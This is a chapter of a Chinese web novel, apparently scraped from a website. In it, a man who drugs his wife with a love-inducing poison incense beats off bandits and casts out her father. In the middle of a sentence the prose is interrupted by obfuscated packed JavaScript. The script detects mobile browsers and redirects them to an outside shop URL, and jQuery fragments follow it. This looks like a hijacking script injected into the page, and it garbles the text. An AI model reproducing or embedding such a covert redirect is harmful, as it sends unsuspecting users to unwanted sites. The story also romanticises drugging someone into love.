阴渡苦单手勒住闻婵的腰,带着她往旁边躲去,另一只手挡住男人挥下来的大刀,一声闷响,阴渡苦纹丝不动,倒是男人手腕被震的一抖。
“什么?!”
在男人震惊之余,阴渡苦翻腕握住男人的手腕,五指用力,清脆的骨裂声在屋内响起。
男人撕心裂肺喊着,握着自己弯曲的手,疼得原地直打滚。
虎爷骂了一声,一脚踹开地上挡路的废物,带着众人冲了上去。
阴渡苦松手,让闻婵找个角落躲好,随后就赤手空拳冲了上去。
闻婵下意识缩在角落,胸口闷得慌,尤其是刚才自己的举动,大胆地让她自己也不可置信。
她为什么会上去帮阴渡苦挡刀?
为什么要冒着会死亡的风险,去帮他挡刀?闻婵胸口跳得急促,这股劫后余生的恐惧太强烈,太浓重,陌生得不像自己。
阴渡苦消瘦的身姿在数十个彪形大汉中灵活穿梭,骇人的大刀仿佛成为了无用的累赘,在阴渡苦躲避之中不是挥空就是劈向自己人,一时间惨叫连连起伏。
阴渡苦四肢有力,挥拳、横臂、扫腿动作敏捷连贯,赤手空拳就把这些人轻松碾压。
闻婵从没见过阴渡苦会这些打斗技巧,在她的印象里,阴渡苦虽然手段残忍利落,但总是要借助陷阱和趁手的刀。
虎爷整个人是飞出去的,倒在厚厚的雪里起都起不来,屋子里乱糟糟的,地上横七竖八躺着只能哀嚎的山贼。
阴渡苦侧头,看向躲在一边的闻父。
闻父浑身一抖,再也坚持不住地瘫倒在地上,像是在看什么怪物一样看着阴渡苦。
虎爷从雪里艰难地爬起来,脑袋被阴渡苦一拳头打破,血流了满脸,此刻正捂着头用山语骂着人,闻婵听不懂。
闻婵只看到阴渡苦不屑地扯了扯嘴角,活动着手腕走到门口,语气比这寒风还要冷上几分:“你再骂一句,信不信我徒手撕了你的嘴。”
虎爷浑身一惧,脸上控制不住地抽搐,他脸色铁青,大喊:“走!走!你给我等着,等着!”
屋子里的山贼互相搀扶着往屋外走,但阴渡苦又堵在门口,那群人是又想走又不敢走,只能在原地踌躇着看阴渡苦脸色。
阴渡苦没说,旁边的闻父出声了,急忙忙道:“不能让他们走啊,这群山匪心是黑的,他们肯定记仇上了,放他们走回去带人屠村怎么办啊!”
虎爷脸都黑了,指着老头骂:“你个老骨头,说什么呢你!我保证,只要你放我们走,我们保证不下来闹事!”
阴渡苦本来就没打算在这杀人,便说:“此话当真?”
闻父急得直拍腿:“不能信山匪的话啊!不能信啊!”
虎爷看向闻父的目光仿佛淬了毒,恨不得现场就把这个死老头子千刀万剐,然而面对阴渡苦的时候,姿态瞬间放低,连连点头:“当真!当真!”
阴渡苦侧过身,抱臂靠在门上:“滚吧。”
闻父只能看着眼睁睁山匪消失在雪夜里,愤恨道:“这群山匪最不讲道理,你把他们放走,他们还是会来闹事的!”
阴渡苦关上门,隔绝了寒冷:“伯父的意思,是要我杀了这群人吗,尸体怎么处理?山寨下来找人,你是不是还会像今天这样,带着他们来找我,说是我杀的。”
闻父脸瞬间白了,他试图狡辩:“不是女婿…..”
阴渡苦没再理他,回头看向躲在角落的闻婵,女人几乎是靠在墙上才勉强站稳,脸上没有一丝血色,明显被吓狠了。
想起刚才女人瘦小的身影突然挡在自己面前,双唇害怕地抿紧,一副视死如归的模样,阴渡苦心中微微有些异样。
这个女人明明很宝贵她这条性命,为了活下来,不惜做出弑夫之事,现在却甘愿冒险用自己的性命来保护夫。
凭什么?
阴渡苦莫名有些不爽,虽然这副身体和自己长相差不多,但面部还是有一些细微差别。
燃情心会让女人没有任何防备地爱上蛊主,可在看到闻婵满含爱意的瞳孔倒映出原身的脸时,阴渡苦还是有些烦躁。
她要爱的不是这具之前想杀了她的身体,而是这具身体里新主,阴渡苦。
阴渡苦走到闻婵旁边,女人仿佛再也无法坚持一般,彻底倒在了他的怀里。
闻婵胸口又闷又疼,在阴渡苦过来的时候,颤抖的双腿彻底软了下去,幸好被阴渡苦稳稳接住,没有摔在地上。
家里多了爹,闻婵不想在爹的面前表现出自己对阴渡苦的恐惧和惊疑,只能在阴渡苦的搀扶下,轻声问:“他们是怎么找来的?”
闻父当即横眉竖眼:“你这是什么语气?那群山匪把整个村都洗劫了一遍,你家猎物本来就多,说不定那群山匪一来,看到这么多猎物就只拿一点就走了呢!”
闻父看了看紧闭的门,院子里现在还躺着翻出来的猎物,他吞了吞口水,放轻了语气:“婵娘,咱们家的食物都被抢走了,我们饿着不要紧,你弟弟马上都要成亲了,没食物不行的,你难道忍心你弟弟饿死吗?”
事已至此,闻婵哪还猜不到发生了什么,怕是那群山匪搜刮到闻家时,她这个爹就主动暴露了闻婵家货物满满,想以此来让山匪放过他们。
但山匪毒蛇心,自然不会放过他们,搜刮出来食物后还顺带着把人打了一顿,闻父就顶着风雪,把人引到了这里来。
闻婵苦笑一声,心中已是心灰意冷。
阴渡苦的声音在头顶响起:“娘子,给吗?”
闻父抢答:“肯定要给的呀,我们家没食物都活不下去了,丫头,我们可是生你养你的,你不能这么没良心!”
阴渡苦没接话,只看着身下垂着头的女人。
闻父还在不依不饶,扯什么见死不救遭天谴,列祖列宗不会放过你之类的话。
闻婵轻轻摇了摇头。
阴渡苦把闻婵扶着坐下,不废一句话,单手掐住闻父的脖子,连拖带拽地把他推出门,这么短的时间,被抢出来的猎物都盖了一层厚厚的雪,阴渡苦把闻父丢出门口,锁紧院子门。闻父的谩骂声在风雪中慢慢没了声息,阴渡苦把散在院子里猎物收好,推门进了屋子。
重新点燃炭盆之后,阴渡苦把屋子收拾了一;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17463312|201280||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
遍,闻婵坐在桌前捂着胸口,明显还没有缓过神。
阴渡苦蹙眉,没想到她会这么不经闹,本还想着等着那群人再来闹事时一锅端了,现在看来自己要主动上山才不会吓到家里的娘子。
闻婵察觉到阴渡苦在看自己,解释道:“家里会有余粮的,爹娘每年冬天从来不会只囤一点。”
阴渡苦点点头:“我听娘子的。”
闻婵额头沁出冷汗,好痛啊,胸口仿佛被什么虫子啃咬着的痛,且痛感越来越强烈。
阴渡苦已经把床铺好了,炭盆重新散发温度,驱散着寒意,但闻婵却心不在焉。
阴渡苦摸着她的脑袋,轻声细语地在说些什么,闻婵一个字都听不清,只觉得他的声音越来越远,同时眼前也渐渐模糊起来。
紧绷的身体猛地一阵剧痛,随后便放松了下来。
闻婵只感觉喉头一甜,一口黑血溢了出来,便失去了意识。
“闻婵?!”
.
风呼雪啸,阴渡苦把微微错位的门修好之后,起身走到床边,闻婵眉头紧皱,她睡得并不安稳,也许梦中是她此生做过最恐怖的梦,一直拉着她不断沉沦,无法挣脱。
阴渡苦知道这是燃情香的副作用,疑心多梦。这些天香粉一直没有断过,若是按照完整的十五毒虫磨成的香粉,是不会有这种副作用。
阴渡苦站定,盯着闻婵看了片刻,伸手把床头的香炉拿下,走到窗边推开一条缝丢了出去。
空气里那股甜腻晕乎的味道很快就散了不少。
闻婵紧皱的眉头也松了松,但脸色依旧很差。
冷风从缝隙传进来,疯狂想侵占这间温暖的小屋,阴渡苦堵在窗边,冷风直冲在他裸露在外的脸和手中,袖口和衣领是毛茸茸的狐狸毛,衣裳里也夹了棉,风吹不进来,身体很暖。
阴渡苦透过窗缝隙,看向窗外白茫茫的一片。黑潭般的眼中倒映不出任何所见的风景,人的眼是心的镜子,你看到春暖花开,你的心就永远生机勃勃,你若看到阴天雨雪,那太阳就不会照进你的心。
闻婵的眼里仿佛装着生机蓬勃的春天,看向她的眼睛时,就像是感受到了温暖,身处草长莺飞的花园,能让人燃起生机与希望。
阴渡苦不一样,他看到的是腥风血雨,眼已经被血染浑浊,波澜不惊的心装不下天下之色,唯有厮杀才能让他短暂的耳清目明,可这次厮杀之后,却感到一股从未有过的怅然若失。
为什么?
阴渡苦百思不得其解,不知道盯着风雪看了多久,直到眼睛被冻得有些不适了才收眼关窗。
阴渡苦看向闻婵,看到她微微瑟抖的肩膀时,像是意识到了什么,快速抬手把窗户关严。
闻婵抖得越来越厉害了,她抱着手臂,整个身子蜷缩起来,看起来可怜极了。阴渡苦走到床边探了探闻婵的额头,触及一片冰凉,阴渡苦皱了皱眉,解开外衣掀起被子躺了下去,长臂一伸,将闻婵搂进怀中。
夜色已深,阴渡苦感受着怀里渐渐温暖的身躯,缓缓闭上眼,像无数次事后温存般,下巴轻轻摩挲着闻婵的额头。